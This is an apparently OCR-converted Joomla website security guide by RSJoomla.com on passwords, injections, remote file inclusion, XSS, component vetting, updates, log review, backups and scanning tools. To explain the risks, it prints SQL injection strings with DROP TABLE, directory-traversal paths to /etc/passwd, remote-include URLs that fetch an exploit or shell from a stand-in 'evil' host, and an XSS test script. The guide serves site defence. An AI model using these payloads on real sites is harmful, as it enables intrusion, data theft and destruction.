Joomla! Security

Useful security tips for your website,
by RSJoomla.com

Content:

1. Most common attack points
2. Joomla! components
3. What can you do to protect yourself
4. Backing up your files and DB
5. Tools that hackers use

1. Most common attack points

1.1 Human factor

As surprising as this may seem the human factor is one of the most important factors in terms of site security. I guess we are all familiar with crackers and brute-force attacks. Basically, crackers try some password combinations based on personal details that they have on their target. Some reports state that 90% of the passwords are considered weak. How can I tell that a password is considered weak ? Well, generally, it is recommended that you have a password that has at bear minimum of 8 chars. Try to exclude the password from your immediate surroundings that a cracker would guess.

Common guidelines for choosing good passwords are designed to make passwords less easily discovered by intelligent guessing:

- Include numbers, symbols, upper and lowercase letters in passwords if allowed by the system
- Password length should be around 12 to 14 characters (if permitted, and longer still if possible while remaining memorable
- Avoid any password based on repetition, dictionary words, letter or number sequences, usernames, relative or pet names, romantic links (current or past), or biographical information (eg, dates, ID numbers, ancestors names or dates, ...).
- Use capital and lower-case letters
- Password should be easy to remember for the user, and not force insecure actions (eg, the very bad and insecure practice of writing the password down on a Post-It note stuck to the monitor)

You would be surprised how many Joomla users still use the admin/admin superadministrator account.

1.2 Injections

Injections are one of the most common intrusion points for WEB based applications. When speaking of injections we are automatically thinking of SQL injections but there is another type - Directory Traversal - that is very very overseen by a lot of web developers.

An example of Directory Traversal injection would be something like this. Lets assume that a component tries to call a controller something like this:

index.php?option=com_something&controller=users

By accessing this URL the component tries to load **users.php** from the controllers folder. If the developer does not perform some verifications on the requested parameters “users”, then an attacker could easily load up a different file instead of users.php. For example:

index.php?option=com_something&controller=../../../passwords

This is often overseen by developers, but this has a simple resolution. Instead of using **JRequest::getVar('controller'),** one could use **JRequest::getCmd('controller')** or **Jrequest::getWord('controller')**, thus the final value being stripped to alphanumeric chars, plus “_”.

Getting back to the all feared, SQL injection, this is a code injection technique that exploits a security vulnerability occurring in the database layer of an application. The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed. It is an instance of a more general class of vulnerabilities that can occur whenever one programming or scripting language is embedded inside another.

This results in the potential manipulation of the statements performed on the database by the end user of the application.

The following line of code illustrates this vulnerability:

```
statement = "SELECT * FROM users WHERE name = '" + userName + "';"
```

This SQL code is designed to pull up the records of the specified username from its table of users. However, if the "userName" variable is crafted in a specific way by a malicious user, the SQL statement may do more than the code author intended. For example, setting the "**userName**" variable as:

```
a' or 't'='t
```

renders this SQL statement by the parent language:

```
SELECT * FROM users WHERE name = 'a' OR 't'='t';
```

If this code were to be used in an authentication procedure then this example could be used to force the selection of a valid username because the evaluation of 't'='t' is always true.

The following value of "userName" in the statement below would cause the deletion of the "users" table as well as the selection of all data from the "userinfo" table (in essence revealing the information of every user), using an API that allows multiple statements:

```
a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't
```

This input renders the final SQL statement as follows:

```
SELECT * FROM users WHERE name = 'a';DROP TABLE users; SELECT * FROM
userinfo WHERE 't' = 't';
```

Similar methods can be used for incorrect type handling too. This could take place when a numeric field is to be used in a SQL statement, but the programmer makes no checks to validate that the user supplied input is numeric. For example:

```
statement := "SELECT * FROM userinfo WHERE id = " + a_variable + ";"
```

It is clear from this statement that the author intended a_variable to be a number correlating to the "id" field. However, if it is in fact a string then the end user may manipulate the statement as they choose, thereby bypassing the need for escape characters. For example, setting a_variable to

```
1;DROP TABLE users
```

will drop (delete) the "users" table from the database, since the SQL would be rendered as follows:

```
SELECT * FROM userinfo WHERE id=1;DROP TABLE users;
```

Preventing SQL injection

To protect against SQL injection, user input must not directly be embedded in SQL statements. Instead, parameterized statements must be used (preferred), or user input must be carefully escaped or filtered.

1.3 Local machines

Site owners and administrator focus a lot of protecting their site from injection and such but often disregard their own local machines. This becomes a real threat when these are infected with some specialized trojens. If I had dollar for every time I saw an user that had been attacked in this way I guess I would be rich by now. Let me explain a bit how this really works. A trojan script is downloaded into your computer by simply accessing a web page, or by performing a download. This script simply listens when your ftp ports are opened for connections and records the data that is used to log in. From now on its downhill from here. Commonly this data is used to make FTP connections to your hosting account and perform some changes to your files. Any kind of changes. All your work that you put into protecting your site and business from within injections is useless when something like this occurs. All Joomla and component security are bypassed by using the FTP account.

Simple measures are of course available. Use a well updated local antivirus software. There are plenty good enough applications that are free of charge. DO NOT neglect your personal computer or office PC. It can cost you dearly.

1.4 Remote file includes

What does RFI do ?

It allows an attacker to include a remote file usually through a script on the web server. The vulnerability occurs due to the use of user supplied input without proper validation.

Checking for a RFI normally it occurs in PHP external variables such as : *$_GET, $_POST, $_COOKIE*

Here is a small code snippet that will allow the use of remote file includes:

```
<?php
   $color = 'red';
   if (isset( $_GET['COLOR'] ) )
      $color = $_GET['COLOR'];
   require( $color . '.php' );
?>
```

The coder intended only black.php and red.php to be used as options. But as anyone can easily insert arbitrary values in COLOR, it is possible to inject codes and commands from files....

Example of command line for it.
Code:

* site.com/vuln.php?COLOR=http://evil/exploit? - injects a remotely hosted file containing an exploit.
* site.com/vuln.php?COLOR=C:\\ftp\\upload\\exploit - Executes code from an already uploaded file called exploit.php
* site.com/vuln.php?COLOR=../../../../../../../../etc/passwd%00 - allows an attacker to read the contents of the passwd file on a UNIX system directory traversal.
- site.com/vuln.php?COLOR=C:\\shell.txt%00 - example using NULL meta character to remove the .php suffix, allowing access to files other than .php.

There is also another way for checking if you don't want to look at the code, but it isn't as good.
Say you have a site with

index.php?id=1

Replace the 1 with

http://site.com/shell.txt?

so it would look like this

index.php?id=http://site.com/shell.txt?


Now, if the file loads as normal you will see you now have access to there site in a shell and you can use various UNIX commands to do things.

1.5 Cross Site Scripting

What is Cross site Scripting?

According to acunetix.com, hackers are constantly experimenting with a wide repertoire of hacking techniques to compromise websites and web applications and make off with a treasure trove of sensitive data including credit card numbers, social security numbers and even medical records.

Cross Site Scripting (also known as XSS) is generally believed to be one of the most common application layer hacking techniques.



Cross Site Scripting allows an attacker to embed malicious J*avaScript, VBScript, ActiveX, HTML*, or *Flash* into a vulnerable dynamic page to fool the user, executing the script on his machine in order to gather data. The use of XSS might compromise private information, manipulate or steal cookies, create requests that can be mistaken for those of a valid user, or execute malicious code on the end-user systems. The data is usually formatted as a hyperlink containing malicious content and which is distributed over any possible means on the Internet.

Example of a Cross Site Scripting attack

As a simple example, imagine a search engine site which is open to an XSS attack. The query screen of the search engine is a simple single field form with a submit button. Whereas the results page, displays both the matched results and the text you are looking for.

Example:
Search Results for "XSS Vulnerability"

To be able to bookmark pages, search engines generally leave the entered variables in the URL address. In this case the URL would look like:

http://test.searchengine.com/search.php?q=XSS%20

Next we try to send the following query to the search engine:

```
<script type="text/javascript"> alert('This is an XSS Vulnerability') </script>
```

By submitting the query to search.php, it is encoded and the resulting URL would be something like:

```
http://test.searchengine.com/search.php?q=%3Cscript%3
Ealert%28%91This%20is%20an%20XSS%20Vulnerability%92%2
9%3C%2Fscript%3E
```

Upon loading the results page, the test search engine would probably display no results for the search but it will display a JavaScript alert which was injected into the page by using the XSS vulnerability.

Preventing Cross Site Scripting attacks

There are some tools out there that will provide a free scanning of your website:

http://www.acunetix.com/cross-site-scripting/scanner.htm
http://xss-scanner.com/

To prevent these attacks, dangerous characters must be filtered out from the web application inputs. These should be filtered out both in their ASCII and HEX values.

2. Joomla components

As you might have figured it by now, Joomla itself is rather secure and offers a stable environment. Problems occur when installing components. By adding components, plugins and modules you increase the chance of being hacked. Different components will require different configurations and server side requirements. The Joomla community has grown a lot and offers the possibility to choose between components that basically do the same thing.

Demos are a good place to start when testing a component. Apart from the functionality you should also test for some basic exploiting possibilities, such as injections and XSS. Furthermore, you should be aware that there some data bases out there that gather information about vulnerabilities that are detected in all kinds of software. For example:

http://www.exploit-db.com
http://www.jira.nl
http://secunia.tumblr.com
http://osvdb.org
http://docs.joomla.org/Vulnerable_Extensions_List

Reviewing recent developer activity is mandatory. There are many components on the JED that are published but haven't received updates for a while. It is clear that it's developer has lost interest in this and it is no longer attempting to improve the quality of its component/plugin.

One should also look out for reviews, complaints and support quality. In case something does happen it is important to receive support on how to restore the functionality of your component.

Requirements. This is with a big exclamation mark! You should always have a look at the requirements of a component. Does this require a specific server side setting that might affect the site security ? Are there any other available that do not require this setting ? Is this really a must or can I achieve the same thing using the standard Joomla functionality ? Does this require file uploads ? Can I impose some restriction with it on file uploads ? These are some of the questions that you should you ask yourself before you decide to use/purchase a component, plugin or module.

Here is a list of PHP server side settings that might affect your site security:

- **register_globals**
- **safe_mode**
- **allow_url_fopen**
- **allow_url_include**

Terms and conditions are something to take into consideration also. Are updates included ? If something is wrong do you get a refund ? Not reading these carefully might overhaul the cost of your site and can affect your business.

The all crucial *component/plugin/Joomla* updates. Always **verify the source** if direct upload links are provided.

3. What can you do to protect yourself

3.1 Test server

A developer can make mistakes, there is no question about it. But these mistakes don't have to cost you anything. This is why you need to have a replica (accurate) of your site. This can be on your localhost or on the same server. You can test a update or a component before you install and use on your real, live site, thus there will be no surprise site crashing and such. I know this may actually seem labor intensive but it can be a useful tool and save you a lot of headaches.

3.2 Security components: pros and cons

Should you use a specialized Joomla security component ? In 90% of the cases the answer should be YES. Why just 90% you may ask ? Well, the answer is rather simple. True hard core Joomla users can replicate the functionality of these components with advanced PHP knowledge and general Joomla/server knowledge. But even so, even this category will eventually use such components because it makes site management a lot easier (in most cases anyway). Using a specialized security component has its pros and cons. I will try enumerate the these in my next slide.

Pros:

- drastically increase the security of your site
- introduces another security layer on your site
- it introduces a “one place” security management, thus you don't have to run all over the place to impose restrictions and such
- most of them have alerting mechanisms, in case something bad is detected, like emails or SMS

Cons:

- like any other component, this will cause some delays in your site responses and speed. This is usually caused by the fact that most of these components introduce a Joomla System plugin that performs additional checks to variables like $_GET, $_POST, $_REQUEST, $_FILES
- having a specialized Joomla security component does not mean that you can lie back and rest assured that your site is being take cared of.


3.3 Enforce password strength and backend user monitoring


As mentioned earlier it is very important to have secure passwords, so that your user information and site integrity is not compromised. As general site administration advices, would be to not use the default Joomla super-administrator account, watch for general user activity, especially for backend users and enforce password length. Some specialized Joomla security components will allow you to see if one user tried to log on to the administrator side and how many attempts, what other pages did that user access before and so on.

3.4 Keep your Joomla installation updated (!)

This is a very simple procedure and a very important one. A Joomla installation can be easily updated within minutes, so take your time and perform this step. This is a key factor because on updates some vulnerability issues may get fixed. Upon releasing an update the fixes are displayed in changelog, and everyone will know every potential security risk. An example on this, as far as I recall, was on Joomla 1.5.3 update. In this version a major security whole was fixed. Basically an attacker was able to gain control of your site by changing the super administrator's account password. Within hours videos on how to perform this action was posted on the Internet. You can now see how crucial having the latest update my become. As mentioned before, once again, download the update files only from trusted locations, such as the official Joomla website.

A recent study published by inetis.ch shows that 60% of Joomla users do not have the latest version.





This meaning that potentially 6 sites out of 10 may have a security issue. The study was performed on over 25 000 Switzerland sites, among which 43% were still using Joomla 1.0x.

3.4 Local antivirus application

Keeping your computer safe is as crucial as keeping your site safe/business safe. As mentioned earlier there some scripts out there that run on your local machine ans record the ftp accounts is use. These scripts use the collected data to perform various modifications to your files, thus compromising your site. Most of these can be detected by free antivirus softwares too.

3.5 Periodic log file scan

Log files are a key part in determining if a someone hacked into your site or is trying to gain access. Basically a log file contains recent (relevant) activity of your server. These should be put in a safe place and checked periodically for any suspicious traces. Usually, if a hacker tries to perform malicious actions on your site he will try to erase the traces from the log file to protect their location and identity.

A log entry looks something like this:

```
127.0.0.1 - - [02/Jun/2009:14:39:31 +0300] "GET
/j1510/administrator/components/../ts_small.gif HTTP/1.1" 304 -
```

127.0.0.1 : Remote host IP address

127.0.0.1: The IP address of the remote host (the person that performed the mentioned action). In this particular case, the IP address, is actually, the local (loopback address). Recording the IP address is very useful. If you detect a pattern for this address that has performed suspicious actions, like trying to log in to the site backend, you can simply block it. Please note that hackers often use multiple IP and various methods to hide their real IP identity via Proxy servers.

- - : Identity and email address fields

Just after the IP address there are two dashes. These are actually placeholders that should be replaced by the identity and email address of the visitor. This is actually imposed by the logging format and these days, are not used anymore.

[02/Jun/2009:14:39:31 +0300]: Date and time request

This actually represents the time signature of the entry – when the action was performed.

"GET /j1510/administrator/components/../ts_small.gif HTTP/1.1": The requested resource

This statement is actually composed out of three parts:

GET – the method used for requesting the resource

/j1510/administrator/... - the actual resource requested by the visitor. In this example, this is a request to grab a image
HTTP/1.1 – the protocol used to perform this action

304 : HTTP Status Code

Each request has a response from the server side. The responses are actually some codes that represent a certain type. There response codes can be broken into the following categories:

Code	Category
100 series	Informational
200 series	Successful
300 series	Redirection
400 series	Client Error
500 series	Server Error

4. Backing up your files and DB

4.1 Key point

In case of an attack, a successful injection, or simply a component installation went wrong, a site back-up will provide a useful tool. This backup usually include the site data base and the files. Most hosting providers offer a tool to create such backups, but in Joomla, specialized components are available: *Akeeba backup* and *Joomla cloner*.

A common debate is to how often one should make a backup. Generally site traffic should be take into consideration and the stored data importance. For example:

4.2 Frequency:

- alexa rank > 100.000 : a backup a week should be enough
- 50.000-100.000 : 2 – 3 times a week
- < 50 000: daily or even several times a day.

5. Tools that hackers use

Knowing how others do it, or at least having an idea about it would make you prepare for some of the actions that a hacker might take. There is some software out there that is designed to reveal common vulnerabilities, some of them free, some of them not, but there were all designed to serve good not bad.

Nessus

Nessus provides a scanning tool that enables you to detect potential vulnerabilities. It comes in two versions: free and commercial. The commercial solution comes with the latest security definitions and with a prompt support. Nessus will scan a system and tell you what patches are missing, and which risks exist in the operation of the site.

Nikto 2

This is similar to Nessus, and as stated on their website, "*Nikto is an Open Source web server scanner which performs comprehensive tests against web servers for multiple items, including over 6100 potentially dangerous files/CGIs, checks for outdated versions of over 950 servers, and version specific problems on over 260 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated.*"

NMAP

Nmap (insecure.org) is a free and open source utility for network exploration or security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and official binary packages are available for Linux, Windows, and Mac OS X. Nmap was named "Security Product of the Year" by Linux Journal, Info World, LinuxQuestions.Org, and Codetalker Digest.

Wireshark

This tool is commonly known out there and it is used for "sniffing", meaning that one can use it for intercepting various messages that take place on the specified network. Its original purpose is for getting a status of the network performance but due to the sniffing capability can be used by hackers as well.

Packet capturing and analysis is a great way to understand what's going on under-the-hood of a

network. Unfortunately, packet sniffing is also the way hackers find weaknesses in networks to exploit. That's why keeping one step ahead of (or at least on the same page as) the bad guys by using analysis tools like Wireshark gives you that much more of an edge in keeping your network secure as well as running at top efficiency.

Ping Sweep

Ping Sweep is a technique and a tool to send multiple ICMP packets to a server to determine which IP Addresses are alive and to compile a list of them. The tool from SolarWinds for Windows systems is known as Ping Sweep. You will need to block ICMP ECHO replies at your host to prevent this tool from being used to learn about your environment. Ping Sweep will send out pings to multiple addresses and compile a list. This powerful enumeration method is something you want to guard yourself against. Similar to this is **Angry IP Scanner** (also includes a port scanner, tests which server ports are opened and can be used to gain some type of access)**.**

Firewalk

Firewalk is an active reconnaissance network security tool that attempts to determine what layer 4 protocols a given IP forwarding device will pass. Firewalk works by sending out TCP or UDP packets with a TTL one greater than the targeted gateway. If the gateway allows the traffic, it will forward the packets to the next hop where they will expire and elicit an ICMP_TIME_EXCEEDED message. If the gateway host does not allow the traffic, it will likely drop the packets on the floor and we will see no response.

I truly hope that this presentation has lifted the state of security awareness, and has provided a good starting point to securing your site. Thank you and remember: better safe then sorry!